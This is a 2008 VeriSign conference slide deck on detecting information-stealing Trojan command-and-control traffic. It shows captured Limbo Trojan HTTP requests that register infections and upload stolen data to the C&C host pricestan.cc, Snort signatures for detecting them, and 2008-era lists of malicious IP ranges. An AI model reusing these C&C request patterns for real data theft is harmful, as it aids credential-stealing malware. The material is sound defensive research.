VeriSign

Tracking and Detecting Trojan Command and Control Servers

Ryan Olson

FIRST 2008

Where it all comes together.™

Outline

- What do we Track and Why?
- Overview of Information Stealing Trojans
  - How/What they steal
  - Phoning Home
  - Popular Kits
- Detecting C&C Traffic
  - IDS Signatures: Specific Trojans
  - Detecting Static Characteristics with Signatures
- Trojan C&C Network Clusters
  - Frequently Used Networks
  - Countries Hosting C&C Servers

What do we Track and Why?

- Information Stealing Trojans
  - Stealing Credentials for Online Sites
  - Primarily Financial Institutions
- Generated by Toolkits
  - Built by Technically Skilled Criminals
  - Used by Criminals with Other Skills
  - Trojans Reporting to Many C&Cs (No Single Mothership)
- C&C Servers Store Stolen Data
  - Commonly Hosted on Bullet-Proof Networks
  - Multiple Servers Frequently Clustered in Small IP Space
  - Knowing IP Allows for Blocking/Monitoring


Information Stealing Trojans

- Steal Website Login/Password
  - Form Grabbing
  - Protected Storage Dump
  - Key-logging (Becoming less-common)
- Phoning Home
  - In the Past (and Easily Blocked)
    - Email
    - FTP
  - Current Most Popular
    - HTTP POST Requests
    - Rarely Blocked


Information Stealing Trojans

- Popular Tool Kits
  - Limbo/Nethell
  - Zeus/PRG/NTOS/WNSPOEM
  - AgentDQ/Bzub/Metafisher
- Used by Many Attackers
  - C&C/Targets Configurable
  - Simple for Non-Technical Attackers to Use
    - Web Interface
  - Common Attributes Despite Configuration
    - Possible to Detect Traffic from Trojans Generated by Specific Kit

Information Stealing Trojans



Network-based Intrusion Detection Systems



Detecting a Toolkit

- Step 1: Get a Copy of the Code (Preferably a few)
- Step 2: Run it in Controlled Environment to Capture Traffic
- Step 3: Determine Why/What/When of Communication
- Step 4: Determine Static Characteristics of Traffic
- Step 5: Create IDS Signature to Detect Static Characteristics

Detecting a Toolkit (Limbo)

- 3 Primary Types of Messages
  - Registration
    - Report a New Infection
    - As Soon as Infection Occurs (and Each Time IE is Launched)
  - Command Update
    - Retrieved Updated Commands and Target List
    - Each Time IE is Launched
  - Report Data
    - Sends Captured Data to C&C
    - When User Submits a Web-Form
    - Steals Files from System

Detecting a Toolkit (Limbo)

Registration Message

HTTP Headers

```
POST /count/nu.php HTTP/1.1
Referer: lol
Content-Type: application/x-www-form-urlencoded
User-Agent: IE
Host: pricestan.cc
Content-Length: 28
Cache-Control: no-cache

userid=09012002_144712_65546HTTP/1.1 200 OK
Date: Fri, 28 Mar 2008 08:19:47 GMT
Server: Apache/2.0.52 (CentOS)
X-Powered-By: PHP/4.3.9
Content-Length: 0
Connection: close
Content-Type: text/html
```

VeriSign®

Detecting a Toolkit (Limbo)

Command Update Message **URL**

```
GET /count/c.php?userid=09012002_144712_65546 HTTP/1.1
User-Agent: bart
Host: pricestan.cc
Cache-Control: no-cache
```

Detecting a Toolkit (Limbo)

Report Data Message

POST Data

```
POST /count/sl.php HTTP/1.1
Referer: lol
Content-Type: multipart/form-data; boundary=7d615b161b064a
User-Agent: IE
Host: pricestan.cc
Content-Length: 382
Cache-Control: no-cache

--7d615b161b064a
Content-Disposition: form-data; name="filesize"

65
--7d615b161b064a
Content-Disposition: form-data; name="subject"

09012002_144712_65546
--7d615b161b064a
Content-Disposition: form-data; name="filename"; filename="09012002_144712_65546.txt"
Content-type:text/html

.$$$$$$$^\AZKMZKJ.]ZA\OIK$$$$$$$.$$$$$$$^\AZKMZKJ.]ZA\OIK$$$$$$$.
--7d615b161b064a--
```

VeriSign

Basic Snort Rule Components

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (
msg:"VRSN - LIMBO Web Based Toolkit Detected";
flow:established,to_server; sid:5544332211;
classtype:misc-activity;  rev:1; )
```

Snort Users Manual: http://www.snort.org/docs/snort_manual/

Detecting a Toolkit (Limbo)

```
GET /count/c.php?userid=09012002_144712_65546 HTTP/1.1
User-Agent: bart
Host: pricestan.cc
Cache-Control: no-cache
```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"VRSN - LIMBO Web Based Toolkit Detected"; uricontent:"userid="; pcre:"/userid=\d{8}_\d{6}_\d{5}/U"; flow:established,to_server; sid:5544332211; classtype:misc-activity; rev:1;)

Detecting a Toolkit (Limbo)

```
POST /count/nu.php HTTP/1.1
Referer: lol
Content-Type: application/x-www-form-urlencoded
User-Agent: IE
Host: pricestan.cc
Content-Length: 28
Cache-Control: no-cache

userid=09012002_144712_65546HTTP/1.1 200 OK
Date: Fri, 28 Mar 2008 08:19:47 GMT
Server: Apache/2.0.52 (CentOS)
X-Powered-By: PHP/4.3.9
Content-Length: 0
Connection: close
Content-Type: text/html
```

```
POST /count/sl.php HTTP/1.1
Referer: lol
Content-Type: multipart/form-data; boundary=7d615b161b064a
User-Agent: IE
Host: pricestan.cc
Content-Length: 382
Cache-Control: no-cache

--7d615b161b064a
Content-Disposition: form-data; name="filesize"

65
--7d615b161b064a
Content-Disposition: form-data; name="subject"

09012002_144712_65546
--7d615b161b064a
Content-Disposition: form-data; name="filename"; filename="09012002_144712_65546.txt"
Content-type:text/html

.$$$$$$$^\AZKMZKJ.]ZA\OIK$$$$$$$.$$$$$$$^\AZKMZKJ.]ZA\OIK$$$$$$$.
--7d615b161b064a--
```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"VRSN - LIMBO Web Based Toolkit Detected"; content:"POST|20|"; offset:0; depth:5; flow:established,to_server; sid:554433221; content:"Referer|3A||20|lol|0D0A|"; pcre:"/\d{8}_\d{6}_\d{5}/R"; classtype:misc-activity; rev:1;)


Tracking C&C Servers

+ February/March 2008
  - 130 Information Stealing Trojan C&C Servers
  - Hosted on 61 Networks
  - Network Information Determined Using Team Cymru IP->ASN Mapping

Number: 7342
BGP Prefix: 65.205.249.0/24
Country Code: US
Registry: arin
Date Allocated: 2000-10-27
Name: VERISIGN-AS - VeriSign Infrastructure & Operations

Team Cymru IP to ASN Lookup - https://asn.cymru.com/

Frequently Used Networks



Frequently Used Networks

INTERCAGE

AS	IP Address	BGP Prefix	CC
27595	58.65.239.13	58.65.239.0/24	HK
27595	58.65.239.27	58.65.239.0/24	HK
27595	58.65.239.29	58.65.239.0/24	HK
27595	58.65.239.3	58.65.239.0/24	HK
27595	58.65.239.84	58.65.239.0/24	HK
27595	69.50.191.203	69.50.160.0/19	US
27595	85.255.119.100	85.255.119.0/24	UA
27595	85.255.121.190	85.255.121.0/24	UA

Frequently Used Networks


TTNET-MY

AS	IP Address	BGP Prefix	CC
9930	124.217.246.225	124.217.240.0/20	MY
9930	124.217.248.140	124.217.240.0/20	MY
9930	124.217.248.170	124.217.240.0/20	MY
9930	124.217.249.5	124.217.240.0/20	MY
9930	124.217.251.118	124.217.240.0/20	MY
9930	124.217.252.193	124.217.240.0/20	MY
9930	124.217.253.6	124.217.240.0/20	MY

Determining Network “Maliciousness”


BGP Prefix	C&C IPs	Total IPs	Known Malicious	Network
72.232.225.0/24	5	256	1.9531%	DBANK
81.222.138.0/24	4	256	1.5625%	ELTEL
79.135.165.0/24	4	256	1.5625%	TTNET
122.152.130.0/24	4	256	1.5625%	ANC
78.157.192.0/24	3	256	1.1719%	WEDARE
202.71.106.0/24	3	256	1.1719%	EASTGATE-AP
202.83.212.0/24	2	256	0.7813%	SINGTEL
195.5.116.0/24	2	256	0.7813%	COMPIC
195.93.218.0/23	3	512	0.5859%	BUILDHOUSE-AS
195.2.252.0/23	3	512	0.5859%	DINET-AS
124.217.240.0/20	7	4096	0.1709%	TTNET-MY
202.75.32.0/20	4	4096	0.0977%	TMIDC-AP
89.108.64.0/19	6	8192	0.0732%	Agava
209.160.64.0/20	3	4096	0.0732%	HOPONE-GLOBAL
72.232.0.0/18	4	16384	0.0244%	SAVVIS
62.149.0.0/19	2	8192	0.0244%	COLOCALL

Countries Frequently Hosting C&C Servers



Countries Frequently Hosting C&C Servers

Comparison: October 2007 Data (Before RBN Went Down)



Generic Detection Based on Destination

- Highly Malicious Networks Probably Contain Other Bad Servers
- Deploy IDS Rules to Detect ANY Traffic to/from Network
- Detect Trojans Without Specific Signatures
- False Positives More Likely

Conclusions

- Toolkit-based Information Stealing Trojans Very Common
  - Can Have Major Financial Impact
  - Many Attackers Using Same Trojans
- IDS Can Detect Trojan C&C Communications
  - Identify Infected Hosts
  - Identify C&C Servers
- Since RBN went Offline, Attackers Spread More/Smaller Networks
  - Less Obvious
  - Harder to Detect and Track Bulletproof Hosts
  - But C&C Servers Still Found in Clusters

VeriSign

Questions

Where it all comes together.™